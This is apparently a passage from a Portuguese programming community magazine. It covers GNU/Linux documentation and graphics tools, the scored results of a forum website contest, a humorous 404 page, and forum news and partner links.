
Se o utilizador precisar de criar ajuda para múltiplos sistemas operativos, deve considerar a aplicação WebHelp. WebHelp é um bom método para criar ajuda online ou documentação no browser. O formato WebHelp foi popularizado com o programa Macromedia RoboHelp e está em alta no mundo de GNU/Linux.

Documentação do programador

Para programadores, criar documentação para código é um trabalho duro. Na verdade, é a mais difícil de todas as tarefas de documentação.

Mas para facilitar a tarefa do programador, existem ferramentas que fazem esse trabalho, e, portanto, geram documentação de código-fonte. Programas como o Doxygen, DOC++, ROBODoc e o NaturalDocs são ideais para realizar esta árdua tarefa. Cada uma destas ferramentas cria documentação em diferentes formatos para diferentes linguagens, incluindo C/C++, Perl, Java e IDL.

Apesar de fazerem uma parte da tarefa, estas ferramentas não fazem todo o trabalho. Os programadores têm de comentar o código que escrevem e precisam de adicionar exemplos e informação extra para que estas ferramentas organizem essa informação sob a forma de documentação de ajuda. Assim sendo, estas ferramentas facilitam o trabalho do programador, mas é sempre necessário dar informação suficiente às mesmas para que elas façam aquilo para que estão programadas.



Outras ferramentas

Criar documentação não é só e apenas escrever. Criar documentação também envolve trabalho gráfico e com ilustrações, assim como capturar screenshots. Portanto, para conciliar todas estes factores paralelos com a criação de documentação vamos precisar de mais aplicações, entre elas algumas bem conhecidas.

Se precisarmos de editar imagens, o GIMP é a melhor ferramenta do ramo em GNU/Linux. Para além de ter o poder de editar imagens, este programa permite ainda tirar screenshots para dar exemplos na documentação. Outra aplicação a considerar é o *Krita*, o editor de imagem que faz parte da suite de aplicações KOffice.

Para ilustrações e *flowcharts*, algumas das melhores aplicações de GNU/Linux são o *Sodipodi*, *Dia* e *Kivio*. Todos eles contêm ferramentas poderosas que podem ser usadas para criar todo o tipo de diagramas. E cada uma delas pode exportar os diagramas criados para formatos mais conhecidos, como .jpeg, .gif, entre outros.

O software referido neste artigo só foca algumas das possibilidades inseridas no processo de criação de documentação em GNU/Linux. Existem centenas de aplicações criadas para este ramo que não foram aqui referidas, pelo que continuam a não ser tão utilizadas como estas. Talvez até existam aplicações bem melhores, quem sabe. É tudo uma questão de continuar a experimentar e a explorar...

</deathseeker25>

Foi realizado um concurso no fórum Portugal-a-Programar, com o intuito de avaliar os sites criados pelos nossos membros. Para além do aspecto, também foram avaliadas as tecnologias usadas e o nível de programação efectuada. Os resultados foram os seguintes:

1º Lugar

<http://www.quickfire.info>

QuickFire

Web Design: 9

Programação: 10

Total: 19



Notas: Pela excelente programação, utilização de tecnologias que mais nenhum utilizador usou e pela qualidade do design e construção inerente.

2º Lugar

<http://favoritos.sergiomatias.net>

perdido_e_sozinho

Web Design: 9

Programação: 9

Total: 18



Notas: Por um design muito bom, web application style, e uma programação muito boa. Muitas funcionalidades e uma grande interacção com os utilizadores.

3º Lugar

<http://sergiomatias.net>

perdido_e_sozinho


Web Design: 9

Programação: 8

Total: 17




Notas: Um excelente design, simplista mas ao mesmo tempo rico em pormenores. Programação bem elaborada, site tableless, envio de e-mail online, listagem do portfólio...



Windows no seu melhor...



Extreme cooling



ERROR 404 - File Not Found



No there is no page here. There is no page within a hundred kilobytes of here.

I am not worried. And neither should you be.

In fact, as we speak, viruses are committing suicide outside the firewall of this server, and we encourage them to continue doing so.

There is only truth [HERE](#). All the rest is lies! Lies! Lies!

Antiga página 404 iraquiana

A Comunidade P@P

Dois meses passaram desde o lançamento da última edição e muitas coisas têm sido aperfeiçoadas na comunidade: o staff chegou a um consenso sobre a nova organização das secções, o que fará com que o fórum ganhe um aspecto muito mais profissional. A informação estará melhor agrupada nas devidas secções, haverá maior rigidez na forma como se posta, na forma como se pergunta e na forma como se responde. Vamos tentar fazer com que todos os utilizadores respeitem as regras e consigam saber onde colocar os tópicos que querem criar.



Depois queremos também mobilizar todos os utilizadores para a criação de aplicações neste verão. Ainda não está definido o que vamos fazer exactamente para que tal aconteça, mas pretendemos mobilizar todo o fórum numa espécie de P@P Summer of Code, imitando assim o famoso Google Summer of Code. Houve quem tivesse sugerido um concurso, mas como não há ainda soluções por parte de toda a organização do fórum não vou adiantar mais pormenores sobre o acontecimento.

Todos os utilizadores esperam que seja um Verão cheio de código, cheio de inovações e cheio de novos projectos. Nós também. E estamos a trabalhar nesse sentido...

Parcerias actuais do P@P



TechzonePT – www.techzonept.com



RedCodeStudio-<http://forum.redcodestudio.com>



PCTuga – www.pctuga.net



Foruns.org – www.foruns.org



PTServers – www.ptservers.org